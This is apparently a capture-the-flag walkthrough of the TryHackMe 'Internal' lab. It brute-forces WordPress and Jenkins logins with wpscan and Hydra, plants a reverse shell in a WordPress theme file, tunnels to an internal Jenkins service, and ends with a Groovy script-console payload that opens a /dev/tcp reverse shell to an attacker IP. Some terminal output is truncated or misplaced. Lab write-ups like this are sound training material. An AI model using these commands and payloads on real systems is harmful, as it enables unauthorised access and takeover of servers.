
Internal

Internal

https://tryhackme.com/room/internal


`rustscan -a 10.10.52.203 -- -sC -sV -A | tee scan.txt`



```
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 6efaefbef65f98b9597bf78eb9c5621e (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCzpZTvmUlaHPpKH8X2SHMndoS+GsVlbhABHJt4TN/nKUSYeFEHbNzutQnj+DrUEwNMauqaWCY7vNeYguQUXLx4LM5ukMEC8IuJo0rcuKNmlyYrgBlFws3q2956v8urY7/McCFf5IsItQxurCDyfyU
/er07fO02n2iT5k7Bw2UWf8FPvM9/jahisbkA9/FQKou3mbaSANb5nSrPc7p9FbqKs1vGpFopdUTI2dl4OQ3TkQWNXpvaFl0j1ilRynu5zLr6FetD5WWZXAuCNHNmcRo/aPdoX9JXaPKGCcVywqMM/Qy+gSiiIKvmavX6rYlnRFWEp25EifIPuHQ0s8hS
Xqx5
|   256 ed64ed33e5c93058ba23040d14eb30e9 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMFOI/P6nqicmk78vSNs4l+vk2+BQ0mBxB1KlJJPCYueaUExTH4Cxkqkpo/zJfZ77MHHDL5nnzTW+TO6e4mDMEw=
|   256 b07f7f7b5262622a60d43d36fa89eeff (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIMlxubXGh//FE3OqdyitiEwfA2nNdCtdgLfDQxFHPyY0
80/tcp open  http    syn-ack Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

`gobuster dir -u http://internal.thm -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x php,txt,html,zip,py,sh -t 20`

the wordpress aplication running on http




```
┌──(kali㉿kali)-[~/THM/internal]
└─$ gobuster dir -u http://internal.thm -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x php,txt,html,zip,py,sh -t 20
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://internal.thm
[+] Method:                  GET
[+] Threads:                 20
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,html,zip,py,sh,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 277]
/index.html           (Status: 200) [Size: 10918]
/.php                 (Status: 403) [Size: 277]
/blog                 (Status: 301) [Size: 311] [--> http://internal.thm/blog/]
/wordpress            (Status: 301) [Size: 316] [--> http://internal.thm/wordpress/]
/javascript           (Status: 301) [Size: 317] [--> http://internal.thm/javascript/]
```

find admin user

`wpscan --url http://internal.thm/blog --enumarate`

Bruteforce admin

`wpscan --url http://internal.thm/blog -U admin --passwords ~/Desktop/rockyou.txt`



```
[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:02 <==========================================================> (137 / 137) 100.00% Time: 00:00:02

[i] No Config Backups Found.

[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - admin / my2boys
Trying admin / bratz1 Time: 00:02:39 <                                                        > (3885 / 14348277)  0.02%  ETA: ??:??:??

[!] Valid Combinations Found:
 | Username: admin, Password: my2boys

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Thu Nov  2 13:00:27 2023
[+] Requests Done: 4058
[+] Cached Requests: 5
```


run listener

`nc -lnvp 1338`

Modify file 404.php to revshell from https://www.revshells.com/

go to


http://internal.thm/blog/wp-content/themes/twentyseventeen/404.php



```
┌──(kali㉿kali)-[~/.local/bin]
└─$ nc -lnvp 1338
listening on [any] 1338 ...
connect to [10.18.88.130] from (UNKNOWN) [10.10.52.203] 55038
Linux internal 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 17:44:23 up  1:11,  0 users,  load average: 0.01, 0.03, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: cannot set terminal process group (1100): Inappropriate ioctl for device
bash: no job control in this shell
www-data@internal:/$ 
```


In /opt I found aubreanna's password

`grep -iR aubreanna`



```
www-data@internal:/opt$ grep -iR aubreanna
grep -iR aubreanna
wp-save.txt:Aubreanna needed these credentials for something later.  Let her know you have them and where they are.
wp-save.txt:aubreanna:bubb13guM!@#123
```


In aubreanna's is flag and information abou jenkins server




```
drwx────── 7 aubreanna aubreanna 4096 Aug  3  2020 .
drwxr-xr-x 3 root      root      4096 Aug  3  2020 ..
-rwx────── 1 aubreanna aubreanna    7 Aug  3  2020 .bash_history
-rwx────── 1 aubreanna aubreanna  220 Apr  4  2018 .bash_logout
-rwx────── 1 aubreanna aubreanna 3771 Apr  4  2018 .bashrc
drwx────── 2 aubreanna aubreanna 4096 Aug  3  2020 .cache
drwx────── 3 aubreanna aubreanna 4096 Aug  3  2020 .gnupg
drwx────── 3 aubreanna aubreanna 4096 Aug  3  2020 .local
-rwx────── 1 root      root       223 Aug  3  2020 .mysql_history
-rwx────── 1 aubreanna aubreanna  807 Apr  4  2018 .profile
drwx────── 2 aubreanna aubreanna 4096 Aug  3  2020 .ssh
-rwx────── 1 aubreanna aubreanna    0 Aug  3  2020 .sudo_as_admin_successful
-rwx────── 1 aubreanna aubreanna   55 Aug  3  2020 jenkins.txt
drwx────── 3 aubreanna aubreanna 4096 Aug  3  2020 snap
-rwx────── 1 aubreanna aubreanna   21 Aug  3  2020 user.txt
aubreanna@internal:~$ head -c 5 user.txt
head -c 5 user.txt
THM{iaubreanna@internal:~$ cat user.txt
cat user.txt
[redacted]
aubreanna@internal:~$ cat jenkins.txt
cat jenkins.txt
Internal Jenkins service is running on 172.17.0.2:8080
aubreanna@internal:~$ 
```

create tunel ti my kali machine


`ssh -L 8080:172.17.0.2:8080 aubreanna@10.10.52.203`



```
!] You can get a free API token with 25 daily requests by registe
+] Finished: Thu Nov  2 13:00:27 2023
+] Requests Done: 4058
+] Cached Requests: 5
+] Data Sent: 2.04 MB
+] Data Received: 2.647 MB
+] Memory used: 264.891 MB
+] Elapsed time: 00:02:51

──(kali㉿kali)-[~/THM/internal]
─$ ssh -L 8080:172.17.0.2:8080 aubreanna@10.10.52.203
ubreanna@10.10.52.203's password:
elcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-112-generic x86_64

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu Nov  2 17:58:19 UTC 2023

  System load:  0.0               Processes:           118
  Usage of /:   63.8% of 8.79GB   Users logged in:     1
  Memory usage: 35%               IP address for eth0:    10.10.52
  Swap usage:   0%                IP address for docker0: 172.17.0

 ⇒ There is 1 zombie process.

 * Canonical Livepatch is available for installation.
```



I use burp browser , I had some troubles to capture request in mozilla. But I found my POST request, and build used to log in



7	http://127.0.0.1:8080	GET	/static/5edd2bf2/images/jenkins.svg		200	16556	text	svg	
9	http://127.0.0.1:8080	POST	/j_acegi_security_check	✓	302	351			
10	http://127.0.0.1:8080	GET	/loginError		401	2947	HTML		Sign in [Jenkins]

Request


```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
 like Gecko) Chrome/110.0.5481.78 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,imag
e/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1:8080/login?from=%2F
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID.038714c4=node01bhoelru286zct4t78i1sqb001.node0
Connection: close

j_username=admin&j_password=password&from=%2F&Submit=Sign+in
```

Response

```
HTTP/1.1 302 Found
Connection: close
Date: Thu, 02 Nov 2023 18:05:15 GMT
X-Content-Type-Options: nosniff
Set-Cookie: ACEGI_SECURITY_HASHED_REMEMBER_ME_COOKIE=; Path=/; Expires=Th
01-Jan-1970 00:00:00 GMT; Max-Age=0; HttpOnly
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Location: http://127.0.0.1:8080/loginError
Server: Jetty(9.4.30.v20200611)
```

try to bruteforce


My mistake was to forget that the security chei go from directory /j_acegi_security_check



http://127.0.0.1:8080	POST	/j_acegi_security_check
http://127.0.0.1:8080	GET	/loginError


Good bruteforce looks like

```
hydra -l admin -P /home/kali/Desktop/rockyou.txt 127.0.0.1 -s 8080 http-post-form
"/j_acegi_security_check:j_username=admin&j_password=^PASS^&from=%2F&Submit=Sign+in:
Invalid username or password"
```



```
└─$ hydra -l admin -P /home/kali/Desktop/rockyou.txt 127.0.0.1 -s 8080 http-post-form "/j_acegi_security_check:j_username=admin&j_password=^PASS^&from=%2F&Submit=Sign+in:Invalid username or
password"
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws a
nd ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-02 15:22:52
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://127.0.0.1:8080/j_acegi_security_check:j_username=admin&j_password=^PASS^&from=%2F&Submit=Sign+in:Invalid username or password
[8080][http-post-form] host: 127.0.0.1   login: admin   password: spongebob
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-02 15:23:11
```

Script console found



Build Queue

No builds in the queue.

Build Executor Status

1 Idle

2 Idle

System Configuration

Configure System
Configure global settings and paths.

Global Tool Configuration
Configure tools, their locations and automatic installers.

Manage Plugins
Add, remove, disable or enable plugins tha can extend the functionality of Jenkins.

Security

Configure Global Security
Secure Jenkins; define who is allowed to access/use the system.

Manage Credentials
Configure credentials

Configure Credential Providers
Configure the credential providers and typ

Status Information

System Information
Displays various environmental information to assist trouble-shooting.

System Log
System log captures output from `java.util.logging` output related to Jenkins.

Load Statistics
Check your resource utilization and see if y need more computers for your builds.

Troubleshooting

Manage Old Data
Scrub configuration files to remove remnants from old plugins and earlier versions.

Tools and Actions

Reload Configuration from Disk
Discard all the loaded data in memory and reload everything from file system. Useful when you modified config files directly on

Jenkins CLI
Access/manage Jenkins from your shell, or from your script.


Script Console
Executes arbitrary script for administration/trouble-shooting/diagnos

27.0.0.1:8080/script

payload

```
r = Runtime.getRuntime()
p = r.exec(["/bin/bash","-c","exec 5<>/dev/tcp/10.18.88.130/1337;cat <&5 |
while read line; do \$line 2>&5 >&5; done"] as String[])
p.waitFor()
```

